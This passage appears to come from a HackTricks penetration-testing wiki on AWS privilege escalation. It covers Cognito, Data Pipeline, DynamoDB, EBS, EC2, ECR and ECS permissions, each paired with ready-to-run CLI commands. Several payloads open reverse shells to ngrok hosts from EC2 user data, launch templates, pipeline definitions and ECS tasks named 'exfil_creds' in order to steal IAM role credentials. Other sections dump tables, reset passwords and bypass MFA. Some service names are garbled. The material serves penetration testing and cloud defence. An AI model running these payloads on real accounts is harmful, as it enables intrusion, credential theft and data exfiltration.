    [--allow-unauthenticated-identities | --no-allow-
unauthenticated-identities] \
    --cognito-identity-providers ProviderName=user-pool-
id,ClientId=client-id,ServerSideTokenCheck=false

# Now you need to login to the User Pool you have configured
## after having the id token of the login continue with the
following commands:

# In this step you should have already an ID Token
aws cognito-identity get-id \
    --identity-pool-id <id_pool_id> \
    --logins cognito-idp.
<region>.amazonaws.com/<YOUR_USER_POOL_ID>=<ID_TOKEN>

# Get the identity_id from the previous command response
aws cognito-identity get-credentials-for-identity \
    --identity-id <identity_id> \
    --logins cognito-idp.
<region>.amazonaws.com/<YOUR_USER_POOL_ID>=<ID_TOKEN>

```

**Potential Impact:** Compromise the configured authenticated IAM role inside the identity pool

## **cognito-idp:AdminAddUserToGroup , ( cognito-idp:CreateGroup | cognito- idp:UpdateGroup )**

This permission allows to **add a Cognito user to a Cognito group**, therefore an attacker could abuse this permission to add an attack under his control to other groups with other privileges.

```
aws cognito-idp admin-add-user-to-group \  
  --user-pool-id <value> \  
  --username <value> \  
  --group-name <value>
```

Moreover, if the attacker can also create or update groups, he could **create/update groups with every IAM role that can be used by Cognito** and make a compromised user part of the group, compromising all those roles (in this case you might also need the iam passrole permission, I haven't tested it yet).

**Potential Impact:** Privesc to other Cognito groups or even all the Cognito roles if the attacker can access to any Cognito user.

## **cognito-idp:AdminConfirmSignUp**

This permission allows to **verify a signup**. By default anyone can sign in Cognito applications, if that is left, a user could create an account with any data and verify it with this permission.

```
aws cognito-idp admin-confirm-sign-up \
--user-pool-id <value> \
--username <value>
```

**Potential Impact:** Indirect privesc to the identity pool IAM role for authenticated users if you can register a new user\*\*.\*\* Indirect privesc to other app functionalities being able to confirm any account.

## cognito-idp:AdminCreateUser

This permission would allow an attacker to create a new user inside the user pool. The new user is created as enabled, but will need to change its password.

```
aws cognito-idp admin-create-user \
--user-pool-id <value> \
--username <value> \
[--user-attributes <value>]
([Name=email,Value=email@gmail.com])
[--validation-data <value>]
[--temporary-password <value>]
```

**Potential Impact:** Direct privesc to the identity pool IAM role for authenticated users\*\*.\*\* Indirect privesc to other app functionalities being able to create any user

## cognito-idp:AdminEnableUser

This permissions can help in a very edge-case scenario where an attacker found the credentials of a disabled user and he needs to **enable it again**.

```
aws cognito-idp admin-enable-user \
--user-pool-id <value> \
--username <value>
```

**Potential Impact:** Indirect privesc to the identity pool IAM role for authenticated users and permissions of the user if the attacker had credentials for a disabled user.

## cognito-idp:AdminInitiateAuth , cognito- idp:AdminRespondToAuthChallenge

This permission allows to login with the **method ADMIN\_USER\_PASSWORD\_AUTH**. For more information follow the link.

## cognito-idp:AdminSetUserPassword

This permission would allow an attacker to **change the password of any user**, making him able to impersonate any user (that doesn't have MFA enabled).

```
aws cognito-idp admin-set-user-password \  
  --user-pool-id <value> \  
  --username <value> \  
  --password <value> \  
  --permanent
```

**Potential Impact:** Direct privesc to potentially any user, so access to all the groups each user is member of and access to the Identity Pool authenticated IAM role.

**cognito-idp:AdminSetUserSettings** |  
**cognito-idp:SetUserMFAPreference** |  
**cognito-idp:SetUserPoolMfaConfig** |  
**cognito-idp:UpdateUserPool**

**AdminSetUserSettings:** An attacker could potentially abuse this permission to set a mobile phone under his control as **SMS MFA of a user**.

```
aws cognito-idp admin-set-user-settings \  
  --user-pool-id <value> \  
  --username <value> \  
  --mfa-options <value>
```

**SetUserMFAPreference:** Similar \*\*\*\* to the previous one this permission can be used to set MFA preferences of a user to bypass the MFA protection.

```
aws cognito-idp admin-set-user-mfa-preference \
[--sms-mfa-settings <value>] \
[--software-token-mfa-settings <value>] \
--username <value> \
--user-pool-id <value>
```

**SetUserPoolMfaConfig:** Similar \*\*\*\* to the previous one this permission can be used to set MFA preferences of a user pool to bypass the MFA protection.

```
aws cognito-idp set-user-pool-mfa-config \
--user-pool-id <value> \
[--sms-mfa-configuration <value>] \
[--software-token-mfa-configuration <value>] \
[--mfa-configuration <value>]
```

**UpdateUserPool:** It's also possible to update the user pool to change the MFA policy. [Check cli here](#).

**Potential Impact:** Indirect privesc to potentially any user the attacker knows the credentials of, this could allow to bypass the MFA protection.

## cognito- idp:AdminUpdateUserAttributes

An attacker with this permission could change the email or phone number of any other attribute of a user under his control to try to obtain more privileges in an underlaying application.\ This allows to change an email or phone number and set it as verified.

```
aws cognito-idp admin-update-user-attributes \
--user-pool-id <value> \
--username <value> \
--user-attributes <value>
```

**Potential Impact:** Potential indirect privesc in the underlying application using Cognito User Pool that gives privileges based on user attributes.

## cognito-idp:CreateUserPoolClient | cognito-idp:UpdateUserPoolClient

An attacker with this permission could **create a new User Pool Client less restricted** than already existing pool clients. For example, the new client could allow any kind of method to authenticate, don't have any secret, have token revocation disabled, allow tokens to be valid for a longer period...

The same can be done if instead of creating a new client, an **existing one is modified**.

In the [command line](#) (or the [update one](#)) you can see all the options, check it!.

```
aws cognito-idp create-user-pool-client \
--user-pool-id <value> \
--client-name <value> \
[...]
```

**Potential Impact:** Potential indirect privesc to the Identity Pool authorized user used by the User Pool by creating a new client that relax the security measures and makes possible to an attacker to login with a user he was able to create.

## cognito-idp:CreateUserImportJob | cognito-idp:StartUserImportJob

An attacker could abuse this permission to create users y uploading a csv with new users.

```
# Create a new import job
aws cognito-idp create-user-import-job \
    --job-name <value> \
    --user-pool-id <value> \
    --cloud-watch-logs-role-arn <value>

# Use a new import job
aws cognito-idp start-user-import-job \
    --user-pool-id <value> \
    --job-id <value>

# Both options before will give you a URL where you can send
# the CVS file with the users to create
curl -v -T "PATH_TO_CSV_FILE" \
    -H "x-amz-server-side-encryption:aws:kms" "PRE_SIGNED_URL"
```

(In the case where you create a new import job you might also need the iam passrole permission, I haven't tested it yet).

**Potential Impact:** Direct privesc to the identity pool IAM role for authenticated users\*\*.\*\* Indirect privesc to other app functionalities being able to create any user.

## cognito- idp:CreateIdentityProvider | cognito-idp:UpdateIdentityProvider

An attacker could create a new identity provider to then be able to **login through this provider**.

```
aws cognito-idp create-identity-provider \  
  --user-pool-id <value> \  
  --provider-name <value> \  
  --provider-type <value> \  
  --provider-details <value> \  
  [--attribute-mapping <value>] \  
  [--idp-identifiers <value>]
```

**Potential Impact:** Direct privesc to the identity pool IAM role for authenticated users\*\*.\*\* Indirect privesc to other app functionalities being able to create any user.

## TODO: cognito-sync:\*

**Support HackTricks and get benefits!**

# AWS - Datapipeline Privesc

**Support HackTricks and get benefits!**

# datipeline

For more info about datipeline check:

[aws-datipeline-codepipeline-codebuild-and-codecommit.md](#)

```
iam:PassRole ,  
datipeline>CreatePipeline ,  
datipeline:PutPipelineDefinition  
, datipeline:ActivatePipeline
```

An attacker with the `iam:PassRole` , `datipeline>CreatePipeline` ,  
`datipeline:PutPipelineDefinition`, and  
`datipeline:ActivatePipeline` permissions would be able to escalate  
privileges by **creating a pipeline and updating it to run an arbitrary  
AWS CLI command or create other resources**, either once or on an  
interval with the permissions of the role that was passed in.

```
aws datipeline create-pipeline --name my_pipeline \  
--unique-id unique_string
```

Which will create an empty pipeline. The attacker then needs to **update the  
definition of the pipeline** to tell it what to do, with a command like this:

```
{  
    "objects": [  
        {  
            "id" : ".CreateDirectory",  
            "type" : "ShellCommandActivity",  
            "command" : "bash -c 'bash -i >&  
/dev/tcp/8.tcp.ngrok.io/13605 0>&1'",  
            "runsOn" : {"ref": "instance"}  
        },  
        {  
            "id": "Default",  
            "scheduleType": "ondemand",  
            "failureAndRerunMode": "CASCADE",  
            "name": "Default",  
            "role": "assumable_datapipeline",  
            "resourceRole": "assumable_datapipeline"  
        },  
        {  
            "id" : "instance",  
            "name" : "instance",  
            "type" : "Ec2Resource",  
            "actionOnTaskFailure" : "terminate",  
            "actionOnResourceFailure" : "retryAll",  
            "maximumRetries" : "1",  
            "instanceType" : "t2.micro",  
            "securityGroups" : ["default"],  
            "role" : "assumable_datapipeline",  
            "resourceRole" : "assumable_ec2_profile_instance"  
        }]  
    }  
}
```

Note that the **role** in **line 14, 15 and 27** needs to be a role **assumable by datapipeline.amazonaws.com** and the role in **line 28** needs to be a **role assumable by ec2.amazonaws.com with a EC2 profile instance**.

Moreover, the EC2 instance will only have access to the role assumable by the EC2 instance (so you can only steal that one).

```
aws datapipeline put-pipeline-definition --pipeline-id  
unique_string \  
--pipeline-definition  
file:///path/to/my/pipeline/definition.json
```

Where the **pipeline definition file contains a directive to run a command** or create resources using the AWS API that could help the attacker gain additional privileges.

**Potential Impact:** Direct privesc to the ec2 service role specified.

**Support HackTricks and get benefits!**

# **AWS - Directory Services Privesc**

**Support HackTricks and get benefits!**

# Directory Services

For more info about directory services check:

[aws-directory-services-workdocs.md](#)

## ds :ResetUserPassword

This permission allows to **change the password** of any **existent** user in the Active Directory.\ By default, the only existent user is **Admin**.

```
aws ds reset-user-password --directory-id <id> --user-name Admin --new-password Newpassword123.
```

## AWS Management Console

It's possible to enable an **application access URL** that users from AD can access to login:

### Application access URL Info

The public endpoint URL where users in this directory can gain access to your AWS applications and to your AWS Management Console.

Access URL:

haltestad23894y43r.awsapps.com

And then **grant them an AWS IAM role** for when they login, this way an AD user/group will have access over AWS management console:

**AWS Management Console** [Info](#)  
Provides delegated users in this directory and in shared directories who log in using the application access URL above with access to your resources in the AWS Management Console.

Status <a href="#">Enabled</a>	User login session length <a href="#">Info</a> 1 hour
-----------------------------------	--

**Delegate console access (1)** [Info](#)  
You can delegate which users and groups have access to certain areas of the console by adding them to the applicable IAM roles below. To get started, choose a role.

IAM role	Console permissions	Delegated users
DirectoryServicesAdmin	<a href="#">View policy in IAM</a>	1

There isn't apparently any way to enable the application access URL, the AWS Management Console and grant permission

**Support HackTricks and get benefits!**

# **AWS - DynamoDB Privesc**

**Support HackTricks and get benefits!**

# dynamodb

For more info about dynamodb check:

[aws-dynamodb-enum.md](#)

## dynamodb : BatchGetItem

An attacker with this permissions will be able to **get items from tables by the primary key** (you cannot just ask for all the data of the table). This means that you need to know the primary keys (you can get this by getting the table metadata ( `describe-table` ).

```
aws dynamodb batch-get-item --request-items file:///tmp/a.json

// With a.json
{
    "ProductCatalog" : { // This is the table name
        "Keys": [
            {
                "Id" : { // Primary keys name
                    "N": "205" // Value to search for, you could
put here entries from 1 to 1000 to dump all those
                }
            }
        ]
    }
}
```

**Potential Impact:** Indirect privesc by locating sensitive information in the table

## dynamodb : GetItem

**Similar to the previous permissions** this one allows a potential attacker to read values from just 1 table given the primary key of the entry to retrieve:

```
aws dynamodb get-item --table-name ProductCatalog --key  
file:///tmp/a.json  
  
// With a.json  
{  
  "Id" : {  
    "N": "205"  
  }  
}
```

With this permission it's also possible to use the `transact-get-items` method like:

```
aws dynamodb transact-get-items \
--transact-items file:///tmp/a.json

// With a.json
[
  {
    "Get": {
      "Key": {
        "Id": {"N": "205"}
      },
      "TableName": "ProductCatalog"
    }
  }
]
```

**Potential Impact:** Indirect privesc by locating sensitive information in the table

## dynamodb : Query

**Similar to the previous permissions** this one allows a potential attacker to read values from just 1 table given the primary key of the entry to retrieve. It allows to use a [subset of comparisons](#), but the only comparison allowed with the primary key (that must appear) is "EQ", so you cannot use a comparison to get the whole DB in a request.

```
aws dynamodb query --table-name ProductCatalog --key-conditions  
file:///tmp/a.json  
  
// With a.json  
{  
  "Id" : {  
    "ComparisonOperator": "EQ",  
    "AttributeValueList": [ {"N": "205"} ]  
  }  
}
```

**Potential Impact:** Indirect privesc by locating sensitive information in the table

## dynamodb:Scan

You can use this permission to **dump the entire table easily.**

```
aws dynamodb scan --table-name <t_name> #Get data inside the  
table
```

**Potential Impact:** Indirect privesc by locating sensitive information in the table

## dynamodb:PartiQLSelect

You can use this permission to **dump the entire table easily.**

```
aws dynamodb execute-statement \  
--statement "SELECT * FROM ProductCatalog"
```

This permission also allow to perform `batch-execute-statement` like:

```
aws dynamodb batch-execute-statement \  
--statements '[{"Statement": "SELECT * FROM ProductCatalog  
WHERE Id = 204"}]'
```

but you need to specify the primary key with a value, so it isn't that useful.

**Potential Impact:** Indirect privesc by locating sensitive information in the table

## **dynamodb:ExportTableToPointInTime | (dynamodb:UpdateContinuousBackups)**

This permission will allow an attacker to **export the whole table to a S3 bucket** is his election:

```
aws dynamodb export-table-to-point-in-time \  
--table-arn <arn> \  
--s3-bucket <bucket>
```

Note that for this to work the table needs to have point-in-time-recovery enabled, you can check if the table has it with:

```
aws dynamodb describe-continuous-backups \
--table-name <tablename>
```

If it isn't enabled, you will need to enable it and for that you need the `dynamodb:ExportTableToPointInTime` permission:

```
aws dynamodb update-continuous-backups \
--table-name <value> \
--point-in-time-recovery-specification
PointInTimeRecoveryEnabled=true
```

**Potential Impact:** Indirect privesc by locating sensitive information in the table

## **TODO: Read data abusing data Streams**

## **TODO: Write data to perform bypasses & injections**

**Support HackTricks and get benefits!**

# AWS - EBS Privesc

**Support HackTricks and get benefits!**

# EBS

```
ebs>ListSnapshotBlocks ,  
ebs:GetSnapshotBlock ,  
ec2:DescribeSnapshots
```

An attacker with those will be able to potentially **download and analyze volumes snapshots locally** and search for sensitive information in them (like secrets or source code). Find how to do this in:

[aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum](#)

Other permissions might be also useful such as: `ec2:DescribeInstances` , `ec2:DescribeVolumes` , `ec2>DeleteSnapshot` , `ec2>CreateSnapshot` , `ec2>CreateTags`

The tool <https://github.com/Static-Flow/CloudCopy> performs this attack to **extract passwords from a domain controller**.

**Potential Impact:** Indirect privesc by locating sensitive information in the snapshot (you could even get Active Directory passwords).

```
ec2>CreateSnapshot
```

Any AWS user possessing the `EC2:CreateSnapshot` permission can steal the hashes of all domain users by creating a **snapshot of the Domain Controller** mounting it to an instance they control and **exporting the**

**NTDS.dit and SYSTEM** registry hive file for use with Impacket's secretsdump project.

You can use this tool to automate the attack: <https://github.com/Static-Flow/CloudCopy> or you could use one of the previous techniques after creating a snapshot.

**Support HackTricks and get benefits!**

# AWS - EC2 Privesc

**Support HackTricks and get benefits!**

# EC2

For more **info about EC2** check:

[aws-ec2-ebs-elb-ssm-vpc-and-vpn-enum](#)

## iam:PassRole , ec2:RunInstances

An attacker with the `iam:PassRole` and `ec2:RunInstances` permissions can **create a new EC2 instance** that they will have operating system access to and **pass an existing EC2 instance profile to it**. They can then login to the instance and **request the associated AWS keys from the EC2 instance meta data**, which gives them access to all the permissions that the associated instance profile/service role has.

- **Access via SSH**

You can run a new instance using a **created ssh key** (`--key-name`) and then ssh into it (if you want to create a new one you might need to have the permission `ec2:CreateKeyPair` ).

```
aws ec2 run-instances --image-id ami-a4dc46db --instance-type t2.micro \
    --iam-instance-profile Name=iam-full-access-ip --key-name my_ssh_key \
    --security-group-ids sg-123456
```

- **Access via rev shell in user data**

You can run a new instance using a **user data** ( `--user-data` ) that will send you a **rev shell**. You don't need to specify security group this way.

```
echo '#!/bin/bash
curl https://reverse-shell.sh/4.tcp.ngrok.io:17031 | bash' >
/tmp/rev.sh

aws ec2 run-instances --image-id ami-0c1bc246476a5572b --
instance-type t2.micro \
--iam-instance-profile Name=EC2-CloudWatch-Agent-Role \
--count 1 \
--user-data "file:///tmp/rev.sh"
```

An important note to make about this attack is that an **obvious indicator of compromise** is when **EC2 instance profile credentials are used outside of the specific instance**. Even AWS GuardDuty triggers on this ([https://docs.aws.amazon.com/guardduty/latest/ug/guardduty\\_finding-types.html#unauthorized11](https://docs.aws.amazon.com/guardduty/latest/ug/guardduty_finding-types.html#unauthorized11)), so it is not a smart move to exfiltrate these credentials and run them locally, but rather **access the AWS API from within that EC2 instance**.

**Potential Impact:** Direct privesc to a any EC2 role attached to existing instance profiles.

## Privesc to ECS

With this set of permissions you could also **create an EC2 instance and register it inside an ECS cluster**. This way, ECS services will be **run** in inside the **EC2 instance** where you have access and then you can penetrate those services (docker containers) and **steal their ECS roles attached**.

```
aws ec2 run-instances \
    --image-id ami-07fde2ae86109a2af \
    --instance-type t2.micro \
    --iam-instance-profile <ECS_role> \
    --count 1 --key-name pwned \
    --user-data "file:///tmp/asd.sh"

# Make sure to use an ECS optimized AMI as it has everything
# installed for ECS already (amzn2-ami-ecs-hvm-2.0.20210520-
# x86_64-ebs)
# The EC2 instance profile needs basic ECS access
# The content of the user data is:
#!/bin/bash
echo ECS_CLUSTER=<cluster-name> >> /etc/ecs/ecs.config;echo
ECS_BACKEND_HOST= >> /etc/ecs/ecs.config;
```

To learn how to **force ECS services to be run** in this new EC2 instance check:

[aws-ecs-privesc.md](#)

If you **cannot create a new instance** but has the permission `ecs:RegisterContainerInstance` you might be able to register the instance inside the cluster and perform the commented attack.

**Potential Impact:** Direct privesc to ECS roles attached to tasks.

## **iam:PassRole , iam:AddRoleToInstanceProfile**

Similar to the previous scenario, an attacker with these permissions could **change the IAM role of a compromised instance** so he could steal new credentials.\ As an instance profile can only have 1 role, if the instance profile **already has a role** (common case), he will also need

**iam:RemoveRoleFromInstanceProfile e .**

```
# Removing role from instance profile
aws iam remove-role-from-instance-profile --instance-profile-
name <name> --role-name <name>

# Add role to instance profile
aws iam add-role-to-instance-profile --instance-profile-name
<name> --role-name <name>
```

If the **instance profile has a role** and the attacker **cannot remove it**, there is another workaround. He could **find an instance profile without a role** or **create a new one** (`iam>CreateInstanceProfile`), **add the role** to that **instance profile** (as previously discussed), and **associate the instance profile** compromised to a compromised **instance**:

- If the instance **doesn't have any instance** profile

( `ec2:AssociateIamInstanceProfile` )

- `aws ec2 associate-iam-instance-profile --iam-instance-
profile <value> --instance-id <value>`

- If it **has an instance profile**, you can **remove** the instance profile (`ec2:DisassociateIamInstanceProfile`) and **associate** it

- `aws ec2 disassociate-iam-instance-profile --iam-instance-profile <value> --instance-id <value>`  
`aws ec2 associate-iam-instance-profile --iam-instance-profile <value> --instance-id <value>`

- or **replace** the **instance profile** of the compromised instance (`ec2:ReplaceIamInstanceProfileAssociation`).

- `aws ec2 replace-iam-instance-profile-association --iam-instance-profile <value> --association-id <value>`

**Potential Impact:** Direct privesc to a different EC2 role (you need to have compromised a AWS EC2 instance and some extra permission or specific instance profile status).

## **ec2:RequestSpotInstances , iam:PassRole**

An attacker with the permissions

`ec2:RequestSpotInstances` and `iam:PassRole` can **request** a **Spot Instance** with an **EC2 Role attached** and a **rev shell** in the **user data**.\\ Once the instance is run, he can **steal the IAM role**.

```
REV=$(printf '#!/bin/bash
curl https://reverse-shell.sh/2.tcp.ngrok.io:14510 | bash
' | base64)

aws ec2 request-spot-instances \
--instance-count 1 \
--launch-specification "{\"IamInstanceProfile\":
{\"Name\":\"EC2-CloudWatch-Agent-Role\"}, \"InstanceType\":
\"t2.micro\", \"UserData\":\"$REV\", \"ImageId\": \"ami-
0c1bc246476a5572b\"}"
```

## ec2:ModifyInstanceAttribute

An attacker with the `ec2:ModifyInstanceAttribute` can modify the instances attributes. Among them, he can **change the user data**, which implies that he can make the instance **run arbitrary data**. Which can be used to get a **rev shell to the EC2 instance**.

Note that the attributes can only be **modified while the instance is stopped**, so the permissions `ec2:StopInstances` and `ec2:StartInstances` .

```
TEXT='Content-Type: multipart/mixed; boundary="//"
MIME-Version: 1.0

--//
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"

#cloud-config
cloud_final_modules:
- [scripts-user, always]

--//
Content-Type: text/x-shellscript; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"

#!/bin/bash
bash -i >& /dev/tcp/2.tcp.ngrok.io/14510 0>&1
--//'
TEXT_PATH="/tmp/text.b64.txt"

printf $TEXT | base64 > "$TEXT_PATH"

aws ec2 stop-instances --instance-ids $INSTANCE_ID

aws ec2 modify-instance-attribute \
--instance-id="$INSTANCE_ID" \
--attribute userData \
--value file://$TEXT_PATH

aws ec2 start-instances --instance-ids $INSTANCE_ID
```

**Potential Impact:** Direct privesc to any EC2 IAM Role attached to a created instance.

## ec2:CreateLaunchTemplateVersion , ec2:CreateLaunchTemplate , ec2:ModifyLaunchTemplate

An attacker with the permissions

**ec2:CreateLaunchTemplateVersion , ec2:CreateLaunchTemplate and ec2:ModifyLaunchTemplate** can create a **new Launch Template version** with a **rev shell in the user data** and **any EC2 IAM Role on it**, change the default version, and **any Autoscaler group using that Launch Template** that is **configured** to use the **latest** or the **default version** will **re-run the instances** using that template and will execute the rev shell.

```
REV=$(printf '#!/bin/bash
curl https://reverse-shell.sh/2.tcp.ngrok.io:14510 | bash
' | base64)

aws ec2 create-launch-template-version \
    --launch-template-name bad_template \
    --launch-template-data "{\"ImageId\": \"ami-0c1bc246476a5572b\", \"InstanceType\": \"t3.micro\", \
    \"IamInstanceProfile\": {\"Name\": \"ecsInstanceRole\"}, \
    \"UserData\": \"$REV\"}"

aws ec2 modify-launch-template \
    --launch-template-name bad_template \
    --default-version 2
```

**Potential Impact:** Direct privesc to a different EC2 role.

## autoscaling:CreateLaunchConfiguration , autoscaling:CreateAutoScalingGroup , iam:PassRole

An attacker with the permissions

`autoscaling:CreateLaunchConfiguration , autoscaling:CreateAutoScalingGroup , iam:PassRole` can create a Launch Configuration with an IAM Role and a rev shell inside the user data, then create an autoscaling group from that config and wait for the rev shell to steal the IAM Role.

```
aws --profile "$NON_PRIV_PROFILE_USER" autoscaling create-launch-configuration \
    --launch-configuration-name bad_config \
    --image-id ami-0c1bc246476a5572b \
    --instance-type t3.micro \
    --iam-instance-profile EC2-CloudWatch-Agent-Role \
    --user-data "$REV"

aws --profile "$NON_PRIV_PROFILE_USER" autoscaling create-auto-scaling-group \
    --auto-scaling-group-name bad_auto \
    --min-size 1 --max-size 1 \
    --launch-configuration-name bad_config \
    --desired-capacity 1 \
    --vpc-zone-identifier "subnet-e282f9b8"
```

**Potential Impact:** Direct privesc to a different EC2 role.

## **!autoscaling**

The set of permissions `ec2:CreateLaunchTemplate` and `autoscaling:CreateAutoScalingGroup` aren't enough to escalate privileges to an IAM role because in order to attach the role specified in the Launch Configuration or in the Launch Template **you need to permissions `iam:PassRole` and `ec2:RunInstances`** (which is the known privesc).

## **ec2-instance-connect :SendSSHPublicKey**

An attacker with the permission `ec2-instance-connect :SendSSHPublicKey` can add an ssh key to a user and use it to access it (if he has ssh access to the instance) or to escalate privileges.

```
aws ec2-instance-connect send-ssh-public-key \
--instance-id "$INSTANCE_ID" \
--instance-os-user "ec2-user" \
--ssh-public-key "file://$PUBK_PATH"
```

**Potential Impact:** Direct privesc to the EC2 IAM roles attached to running instances.

## **ec2-instance-connect :SendSerialConsoleSSHPublicKey**

An attacker with the permission `ec2-instance-connect:SendSerialConsoleSSHPublicKey` can **add an ssh key to a serial connection**. If the serial is not enable, the attacker needs the permission `ec2:EnableSerialConsoleAccess` to enable it.

In order to connect to the serial port you also **need to know the username and password of a user** inside the machine.

```
aws ec2 enable-serial-console-access

aws ec2-instance-connect send-serial-console-ssh-public-key \
--instance-id "$INSTANCE_ID" \
--serial-port 0 \
--region "eu-west-1" \
--ssh-public-key "file://$PUBK_PATH"

ssh -i /tmp/priv $INSTANCE_ID.port0@serial-console.ec2-
instance-connect.eu-west-1.aws
```

This way isn't that useful to privesc as you need to know a username and password to exploit it.

**Potential Impact:** (Highly unprovable) Direct privesc to the EC2 IAM roles attached to running instances.

**Support HackTricks and get benefits!**

# AWS - ECR Privesc

**Support HackTricks and get benefits!**

# ECR

**ecr:GetAuthorizationToken , ecr:BatchGetImage**

An attacker with the `ecr:GetAuthorizationToken` and `ecr:BatchGetImage` can login to ECR and download images.

For more info on how to download images:

[aws-ecs-ecr-and-eks-enum.md](#)

**Potential Impact:** Indirect privesc by intercepting sensitive information in the traffic.

**ecr:GetAuthorizationToken , ecr:BatchCheckLayerAvailability , ecr:CompleteLayerUpload , ecr:InitiateLayerUpload , ecr:PutImage , ecr:UploadLayerPart**

An attacker with the all those permissions **can login to ECR and upload images**. This can be useful to escalate privileges to other environments where those images are being used.

To learn how to upload a new image/update one, check:

[aws-ecs-ecr-and-eks-enum.md](#)

**Support HackTricks and get benefits!**

# AWS - ECS Privesc

**Support HackTricks and get benefits!**

# ECS

More **info about ECS** in:

[aws-ecs-ecr-and-eks-enum.md](#)

## Privesc to node

### steal IAM roles

In ECS an **IAM role can be assigned to the task** running inside the container. If the task is run inside an **EC2 instance**, the **EC2 instance** will have **another IAM role** attached to it.\ Which means that if you manage to **compromise** an ECS instance you can potentially **obtain the IAM role associated to the ECR and to the EC2 instance**. For more info about how to get those credentials check:

<https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf>

But moreover, EC2 uses docker to run ECR tasks, so if you can escape to the node or **access the docker socket**, you can **check** which **other containers** are being run, and even **get inside of them** and **steal their IAM roles** attached.

Furthermore, the **EC2 instance role** will usually have enough **permissions** to **update the container instance state** of the EC2 instances being used as nodes inside the cluster. An attacker could modify the **state of an instance to DRAINING**, then ECS will **remove all the tasks from it** and the ones being run as **REPLICA** will be **run in a different instance**, potentially inside the **attackers instance** so he can **steal their IAM roles** and potential sensitive info from inside the container.

```
aws ecs update-container-instances-state \
--cluster <cluster> --status DRAINING --container-instances
<container-instance-id>
```

The same technique can be done by **deregistering the EC2 instance from the cluster**. This is potentially less stealthy but it will **force the tasks to be run in other instances**:

```
aws ecs deregister-container-instance \
--cluster <cluster> --container-instance <container-
instance-id> --force
```

A final technique to force the re-execution of tasks is by indicating ECS that the **task or container was stopped**. There are 3 potential APIs to do this:

```
# Needs: ecs:SubmitTaskStateChange
aws ecs submit-task-state-change --cluster <value> \
    --status STOPPED --reason "anything" --containers [...]

# Needs: ecs:SubmitContainerStateChange
aws ecs submit-container-state-change ...

# Needs: ecs:SubmitAttachmentStateChanges
aws ecs submit-attachment-state-changes ...
```

## Steal sensitive info from containers

The EC2 instance will probably also have the permission

`ecr:GetAuthorizationToken` allowing it to **download images** (you could search for sensitive info in them).

**iam:PassRole ,  
ecs:RegisterTaskDefinition ,  
ecs:RunTask**

An attacker abusing the `iam:PassRole , ecs:RegisterTaskDefinition` and `ecs:RunTask` permission in ECS can **generate a new task definition** with a **malicious container** that steals the metadata credentials and **run it**.

```

# Generate task definition with rev shell
aws ecs register-task-definition --family iam_exfiltration \
    --task-role-arn
arn:aws:iam::947247140022:role/ecsTaskExecutionRole \
    --network-mode "awsvpc" \
    --cpu 256 --memory 512\
    --requires-compatibilities "[\"FARGATE\"]" \
    --container-definitions "
[{\\"name\\":\\"exfil_creds\\",\\"image\\":\\"python:latest\\",\\"entryP
oint\\":[\\"sh\\", \\"-c\\"],\\"command\\":[\\"/bin/bash -c \\"bash -i
>& /dev/tcp/0.tcp.ngrok.io/14280 0>&1\\\"]}]"

# Run task definition
aws ecs run-task --task-definition iam_exfiltration \
    --cluster arn:aws:ecs:eu-west-1:947247140022:cluster/API \
    --launch-type FARGATE \
    --network-configuration "{\"awsvpcConfiguration\":
{\\"assignPublicIp\\": \\"ENABLED\\", \\"subnets\\":[\\"subnet-
e282f9b8\\"]}}"

# Delete task definition
## You need to remove all the versions (:1 is enough if you
just created one)
aws ecs deregister-task-definition --task-definition
iam_exfiltration:1

```

**Potential Impact:** Direct privesc to a different ECS role.

**iam:PassRole ,  
ecs:RegisterTaskDefinition ,  
ecs:StartTask**

Just like in the previous example an attacker abusing the `iam:PassRole` , `ecs:RegisterTaskDefinition` , `ecs:StartTask` permissions in ECS can **generate a new task definition** with a **malicious container** that steals the metadata credentials and **run it**. However, in this case, a container instance to run the malicious task definition need to be.

```
# Generate task definition with rev shell
aws ecs register-task-definition --family iam_exfiltration \
    --task-role-arn
arn:aws:iam::947247140022:role/ecsTaskExecutionRole \
    --network-mode "awsvpc" \
    --cpu 256 --memory 512\
    --container-definitions "
[{\\"name\\":\\"exfil_creds\\",\\"image\\":\\"python:latest\\",\\"entryP
oint\\":[\\"sh\\", \\"-c\\"],\\"command\\":[\\"/bin/bash -c \\\\"bash -i
>& /dev/tcp/0.tcp.ngrok.io/14280 0>&1\\\"\\"]}]"

aws ecs start-task --task-definition iam_exfiltration \
    --container-instances <instance_id>

# Delete task definition
## You need to remove all the versions (:1 is enough if you
just created one)
aws ecs deregister-task-definition --task-definition
iam_exfiltration:1
```

**Potential Impact:** Direct privesc to any ECS role.

**iam:PassRole** ,  
**ecs:RegisterTaskDefinition** ,  
( **ecs:UpdateService|ecs>CreateService**

e)

Just like in the previous example an attacker abusing the `iam:PassRole`, `ecs:RegisterTaskDefinition`, `ecs:UpdateService` or `ecs>CreateService` permissions in ECS can **generate a new task definition** with a **malicious container** that steals the metadata credentials and **run it by creating a new service with at least 1 task running**.

```
# Generate task definition with rev shell
aws ecs register-task-definition --family iam_exfiltration \
    --task-role-arn "$ECS_ROLE_ARN" \
    --network-mode "awsvpc" \
    --cpu 256 --memory 512 \
    --requires-compatibilities "[\"FARGATE\"]" \
    --container-definitions "
[{\\"name\\":\\"exfil_creds\\",\\"image\\":\\"python:latest\\",\\"entryPoint\\":[\\"sh\\", \\"-c\\"],\\"command\\":[\\"/bin/bash -c \\\\\\"bash -i >& /dev/tcp/8.tcp.ngrok.io/12378 0>&1\\\\\"\\"]}]"

# Run the task creating a service
aws ecs create-service --service-name exfiltration \
    --task-definition iam_exfiltration \
    --desired-count 1 \
    --cluster "$CLUSTER_ARN" \
    --launch-type FARGATE \
    --network-configuration "{\"awsvpcConfiguration\": {\"assignPublicIp\": \"ENABLED\", \"subnets\":[\"$SUBNET\"]}}"

# Run the task updating a service
aws ecs update-service --cluster <CLUSTER NAME> \
    --service <SERVICE NAME> \
    --task-definition <NEW TASK DEFINITION NAME>
```

**Potential Impact:** Direct privesc to any ECS role.

```
ecs:RegisterTaskDefinition ,  
(ecs:RunTask|ecs:StartTask|ecs:Upd  
ateService|ecs>CreateService)
```

